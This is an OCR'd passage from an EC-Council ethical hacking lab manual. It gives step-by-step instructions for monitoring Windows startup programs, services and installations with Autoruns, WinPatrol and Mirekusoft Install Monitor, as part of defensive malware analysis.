


Figure 4.5.7: Autoruns Known DLL's list

10. By examining all these tabs, you can find any unwanted processes or applications running on the machine when the system boots up and stop or delete them manually.
11. Close the **Autoruns** main window.
12. Now, we will find out which applications or processes start when the system boots up using the WinPatrol tool.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.2

Install WinPatrol

13. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\WinPatrol**. Double-click **wpsetup.exe** to launch the setup.
14. If a **User Account Control** window appears, click **Yes**.
15. Follow the wizard-driven installation steps to install WinPatrol.
16. In the **Installation completed** wizard, make sure that the **Start the application** options is checked, and then click **Finish**. This will automatically launch the application.

WinPatrol

WinPatrol provides the user with 14 different tabs to help in monitoring the system and its files. This security utility gives the user a chance to look for programs that are running in the background of a system so that the user can take a closer look and control the execution of legitimate and malicious programs.




Figure 4.5.8: Installation completed

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.3

Monitor the System

17. The WinPartol application window appears with the **PLUS** tab open by default. Click the **Startup Programs** tab.
18. Select any program that affects your system bootup (here, **OneDrive**) and click **Disable**, as shown in the screenshot.

Note: The screenshot may differ from the image on the screen in your lab environment.




Figure 4.5.9: Startup programs tab

19. A popup appears, as shown in the screenshot. Click **Yes** to proceed.




Figure 4.5.10: Confirmation prompt

20. The OneDrive program will be deleted from the Startup Programs list. This is how to manage the Startup Programs for a Windows machine.
21. Now, switch to the **IE Helpers** tab. It shows all toolbars and links loaded by IE or other windows component. Select duplicate or non-required programs (here **Java(tm) Plug-In SSV Helper**), and then click **Remove**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.5.11: IE Helpers tab

22. Switch to the **Services** tab to display the installed services on your system. Select any service and click **Info...**, as shown in the screenshot.




Figure 4.5.12: Services tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. A window showing the service information appears. To disable a service, select **Disabled** from the drop-down list and click **Apply**, as shown in the screenshot. Click **Close** to exit the window.




Figure 4.5.13: Service details

24. Switch to the **File Types** tab to view the programs associated with a file. Select a program and click **Info...** to view the available information.




Figure 4.5.14: File Types tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The **Security Catalog** window appears, as shown in the screenshot. Click **Expand Info** to view the full info about the program.




Figure 4.5.15: Security catalog window

26. The expanded view shows all information related to the program and its associated file, as demonstrated in the screenshot. Analyze the info and close the window.



Figure 4.5.16: Security catalog window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also use other Windows startup programs monitoring tools such as **Autorun Organizer** (https://www.chemtable.com), **Quick Startup** (https://www.glarysoft.com), **StartEd Pro** (http://www.outertech.com), or **Chameleon Startup Manager** (http://www.chameleon-managers.com) to perform startup programs monitoring.

27. Now, switch to the **Active Tasks** tab to view the current tasks running on your computer. Select any task (here, **PROXYSWITCHER**) and click **Kill Task** to end the task, as shown in the screenshot.




Figure 4.5.17: Active tasks tab

28. By examining all these tabs, you can find any unwanted process or application running on the machine when the system boots up and manually stop or delete them.
29. Close all open windows on the **Windows 10** virtual machine.

TASK 6

Perform Installation Monitoring using Mirekusoft Install Monitor

Here, we will use the Mirekusoft Install Monitor tool to detect hidden and background installations.

TASK 6.1

Install Mirekusoft Install Monitor

When the system or users install or uninstall any software application, there is a chance that it will leave traces of the application data on the system. Installation monitoring help to detect hidden and background installations that malware performs.

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Installation Monitoring Tools\Mirekusoft Install Monitor** and double-click **SetupInstallMonitor.exe**.

Note: If a **User Account Control** window appears, click **Yes**.

2. Follow the installation steps to install **Mirekusoft Install Monitor**.
3. The **Setup Successful** wizard appears; click **Launch**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.6.1: Mirekusoft Install Monitor Setup Successful Wizard

Mirekusoft Install Monitor automatically monitors what gets placed on your system and allows you to uninstall it completely. Install Monitor works by monitoring what resources such as file and registry, are created when a program is installed. It provides detailed information about the software installed, including how much disk space, CPU, and memory your programs are using. It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.

4. If a **User Account Control** window appears, click **Yes**.
5. The **Mirekusoft Install Monitor** main window appears, along with a **Welcome** pop-up, click **OK**. Click **Skip scan** in the **Home** tab.




Figure 4.6.2: Mirekusoft Install Monitor Welcome Window

TASK 6.2

View the Result

6. Click the **Programs** tab to view the programs installed on your machine. You can choose any unwanted or unused application and click **Uninstall** to remove it from your machine. In this task, we are choosing the **WinPatrol** application.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: The **WinPatrol** pop-up appears; click **Reject Change**.




Figure 4.6.3: Mirekusoft Install Monitor Uninstalling Program

7. While uninstalling the application, a selected program pop-up appears, click **Yes** in all the **WinPatrol** pop-ups.




Figure 4.6.4: Mirekusoft Install Monitor Program Confirmation

8. The **selected application is uninstalled from your computer** pop-up appears; click **OK**.




Figure 4.6.5: Mirekusoft Install Monitor Successfully Uninstalled

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. If a **Cleanup for Selected Program** window appears (here, **WinPatrol**), click **OK**.



Figure 4.6.6: Mirekusoft Install Monitor Cleanup Confirmation

10. The **Confirm Cleanup** pop-up appears; click **Cleanup**. This will delete all the supported files for the related application that you have uninstalled from your computer.




Figure 4.6.7: Mirekusoft Install Monitor Cleanup

11. The selected application is uninstalled from your computer. Click the **Performance** tab to view and terminate currently running programs.
12. Select any program from the list and click **End Program**. In this lab, we are choosing **Adobe Acrobat Update Service**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

